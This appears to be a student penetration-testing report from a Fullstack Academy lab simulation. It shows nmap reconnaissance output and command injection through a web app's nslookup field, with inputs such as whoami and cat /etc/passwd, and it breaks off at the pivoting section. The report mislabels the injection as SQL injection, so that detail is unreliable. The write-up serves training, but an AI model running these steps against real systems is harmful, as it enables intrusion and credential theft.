Fullstack Academy

Penetration Testing Report

Career Simulation 3

Created by: Ivan Arias

Engagement Contacts:

- Ozzy Pratt
- Robert Cain
- Rachel Scott
- Soraya Rampersad

Fullstack Academy

Executive Summary

This report presents a detailed penetration test of the Fullstack Academy network segment 172.31.32.0/20. Using Kali Linux and multiple tools, including Nmap, Burp Suite, and Metasploit, the penetration test focused on identifying and exploiting the detected vulnerabilities. The initial vulnerability scan provided an overview of active hosts and running services, focusing more on non-standard port usage. Further, penetration to exploit a web server due to a critical vulnerability in user input was used to establish additional access and discover SSH keys. Later, password hashes were retrieved and cracked with the employment of John The Ripper, CrackStation, and a Python script to access Windows targets via direct logins and Pass the Hash technique. The capture of the flag confirmed the effectiveness of the conducted penetration test. The problems detected in the audit should be immediately mitigated to ensure network security and no future breaches.

Fullstack Academy

Introduction

This penetration testing report documents the security assessment of the Fullstack Academy network segment 172.31.32.0/20. The scope of this engagement was to discover and exploit vulnerabilities within an isolated network environment. The report follows with a technical overview and details specific information regarding each test stage.

It was tested under the operating system Kali Linux, which is equipped with tools such as Nmap for network reconnaissance, Burp Suite for interception of web traffic, and Metasploit for exploitation execution. The process initiated with network scanning to outline active hosts with open services. In this case, Nmap capabilities were utilized to catch services running on non-standard ports. The first Nmap scan outlined four hosts apart from the tester machine and conducted further scrutiny for service and version detection up to port 5000.

During the reconnaissance phase, the pentester connected to a web server running on a non-standard port and identified user input-related vulnerabilities. The fact that this confirmed that the vulnerability was exploited is that the whoami command was executed. He also found SSH keys on the web server he had taken over to give him access to another Linux machine.

In the subsequent steps, sensitive data, including password hashes, were identified and cracked using John The Ripper, the online service CrackStation, and a Python script. The cracked username and password combinations were then used to log into the Windows targets using Metasploit's windows/smb/psexec module, and a Pass the Hash technique was applied against another Windows server. A flag was captured, documenting the success of the penetration test.

Penetration Test Findings

Finding #	Severity	Finding Name
HTTP (1013/tcp)	High	Apache http 2.4.52 on Ubuntu
SSH (2222/tcp)	High	OpenSSH 8.9p1 on Ubuntu
PEM Key file	High	id_rsa.pem
SSH-RSA file	Medium	authorized_keys file
Script	High	windows-maintenance.sh
TXT file	Low	secrets.txt

Network Scanning

"Reconnaissance is a critical step in the penetration testing process. This is where the Pentester gathers all of their intelligence on your company and any potential targets. The amount of information the Pentester has about your organization will depend upon the type of test you agree on. They may also need to identify vital information independently to discover any vulnerabilities and/or entry points in your system. The Pentester will have an exhaustive checklist to complete to discover your vulnerabilities and entry points." (Pentester, n.d.)

Several commands were performed to gather all information about the network:

- **Basic scan** to check the subnet:

```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 02:6c:7f:8f:39:11 brd ff:ff:ff:ff:ff:ff
    inet 172.31.39.126/20 brd 172.31.47.255 scope global dynamic eth0
       valid_lft 3164sec preferred_lft 3164sec
    inet6 fe80::6c:7fff:fe8f:3911/64 scope link
       valid_lft forever preferred_lft forever
```

Fig .1 Basic scan running the command `ip addr`

Based on the output from the` ip addr` command, we can see that the Kali Linux machine is configured with the IP address 172.31.39.126 on the eth0 interface, and it's within the /20 subnet. This means the address range you can scan is from 172.31.32.0 to 172.31.47.255. The eth0 interface is configured with an IP in the 172.31.32.0/20 subnet, indicating it can communicate with any devices whose IP addresses fall within this range. The subnet setup allows your machine to interact with potentially 4094 hosts (from 172.31.32.1 to 172.31.47.254, excluding the network and broadcast addresses).

- **Ping Sweep** was performed using the -sn option. This allows us to identify active hosts in the 172.31.32.0/20 subnet (Figure 2).

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 172.31.32.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-07 23:59 UTC
Nmap scan report for ip-172-31-39-126.us-west-2.compute.internal (172.31.39.126)
Host is up (0.00036s latency).
Nmap scan report for ip-172-31-40-22.us-west-2.compute.internal (172.31.40.22)
Host is up (0.0057s latency).
Nmap scan report for ip-172-31-43-103.us-west-2.compute.internal (172.31.43.103)
Host is up (0.00076s latency).
Nmap scan report for ip-172-31-44-198.us-west-2.compute.internal (172.31.44.198)
Host is up (0.0055s latency).
Nmap scan report for ip-172-31-45-94.us-west-2.compute.internal (172.31.45.94)
Host is up (0.0013s latency).
Nmap done: 4096 IP addresses (5 hosts up) scanned in 63.81 seconds
```

Fig .2 Identifying which hosts are up in the 172.31.32.0/20 subnet.

Now that we have identified the active hosts (172.31.40.22, 172.31.43.103, 172.31.44.198, and 172.31.45.94), we will perform a port scan.

- **Port Scan**. The -p option allows us to specify which ports to scan, which is used to check for open ports on a system (Figure 3).
- **Service and Version Detection Scan** - performed with the -sV option. It attempts to identify the version of the service running on the port.

```
┌──(kali㉿kali)-[~]
└─$
nmap -sV -p1-5000 172.31.40.22
nmap -sV -p1-5000 172.31.43.103
nmap -sV -p1-5000 172.31.44.198
nmap -sV -p1-5000 172.31.45.94
```

Summary Host Information:

Host at 172.31.40.22 HTTP (1013/tcp): Running Apache http 2.4.52 on Ubuntu.

Host at 172.31.40.22 SSH (22/tcp): Running OpenSSH 8.9p1 on Ubuntu.

Host at 172.31.43.103 and 172.31.45.94: Running on Microsoft Windows

- Microsoft Windows RPC (135/tcp)
- NetBIOS Session Service (139/tcp)
- Microsoft DS (445/tcp)

```
┌──(kali㉿kali)-[~]
└─$
nmap -sV -p1-5000 172.31.40.22
nmap -sV -p1-5000 172.31.43.103
nmap -sV -p1-5000 172.31.44.198
nmap -sV -p1-5000 172.31.45.94

Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-08 00:05 UTC
Nmap scan report for ip-172-31-40-22.us-west-2.compute.internal (172.31.40.22)
Host is up (0.0016s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.88 seconds
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-08 00:05 UTC
Nmap scan report for ip-172-31-43-103.us-west-2.compute.internal (172.31.43.103)
Host is up (0.00016s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.58 seconds
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-08 00:05 UTC
Nmap scan report for ip-172-31-44-198.us-west-2.compute.internal (172.31.44.198)
Host is up (0.0041s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-08 00:05 UTC
Nmap scan report for ip-172-31-45-94.us-west-2.compute.internal (172.31.45.94)
Host is up (0.00017s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.78 seconds
```

Fig .3 Services Scan detection.

Initial Compromise

“Threat modeling and vulnerability analysis involve the pentester identifying potential targets and mapping attack vectors. The information gathered during the intelligence-gathering stage will be the basis for these steps” (Pentester, n.d.).

“In today’s world, the performance and security of web servers are critical to an organization's success. Web servers are a target of cyber-attacks daily, and they must remain secure and always protected. Web servers are vulnerable to several attacks. Here’s an overview of the most common server vulnerabilities:

1. Unsecured Administrative Access: Most web servers have an administrator interface that remotely manages the server. However, these interfaces are often left unsecured, allowing attackers to gain control of the server if they can exploit the vulnerability.

2. SQL Injection Attacks: SQL injection allows attackers to execute malicious SQL code on a web server. This code can modify database content, delete data, or even gain access to sensitive information.

3. Denial of Service: A denial of service attack is a type of cyber-attack that seeks to disable a server or a network by flooding it with requests, overwhelming its resources, and preventing it from responding to legitimate requests” (Malik, 2023)

Based on the result of the previous step, we will start by searching for vulnerabilities. The Apache server on the 172.31.40.22 machine seems like a good candidate for this.

- **Accessing the Apache webserver 172.31.40.22:1013**

```
┌──(kali㉿kali)-[~]
└─$ firefox 172.31.40.22:1013
```

Fig .4 Accessing the Apache server.



Fig .5 Accessing the Apache server.

From here, we have two options to check for vulnerabilities: 1. Test the input manually or 2. Use Burp Suite. Both methods were used in this report.

"How to detect SQL injection vulnerabilities.

You can detect SQL injection manually using a systematic set of tests against every entry point in the application. To do this, you would typically submit:

- *The single quote character ' and look for errors or other anomalies.*
- *Some SQL-specific syntax that evaluates the base (original) value of the entry point and to a different value and looks for systematic differences in the application responses.*
- *Use Boolean conditions such as OR 1=1 and OR 1=2 to look for differences in the application's responses.*
- *Payloads are designed to trigger time delays when executed within a SQL query and look for differences in response time.*

- *OAST payloads are designed to trigger an out-of-band network interaction when executed within a SQL query and monitor any resulting interactions.*

Alternatively, you can find most SQL injection vulnerabilities quickly and reliably using Burp" (What Is SQL Injection? Tutorial & Examples | Web Security Academy, n.d.)

The server hosts a web application that uses the nslookup command to check DNS names. The input will be tested with different characters and commands.

- Testing the inputs manually:

Fig.6 Testing the input with a dns name.



Fig.6 Testing the input with the whoami command.



Fig.7 Testing the input with the ls -la /home/ command.



Fig.6 Testing the input with the cat /etc/passwd command.

- Using Burp Suite:



Fig.7 Activating the foxyproxy plugin to allow Burp access.



Fig. 8 Intercepting the request in the Proxy tab and sending it to the Repeater tab.



Fig. 9 Sending the SQL Injection Attack in the Repeater tab.



Fig. 10 Testing the input with the cat /etc/passwd command.

Pivoting

"Exploitation

Now that the map of potential entry points and vulnerabilities has been established, the pentester will begin testing. The goal is for them to see how far they can get into your system, avoid being detected, and identify any high-value targets" (Pentester, n.d.).

- Searching the webserver for SSH keys.

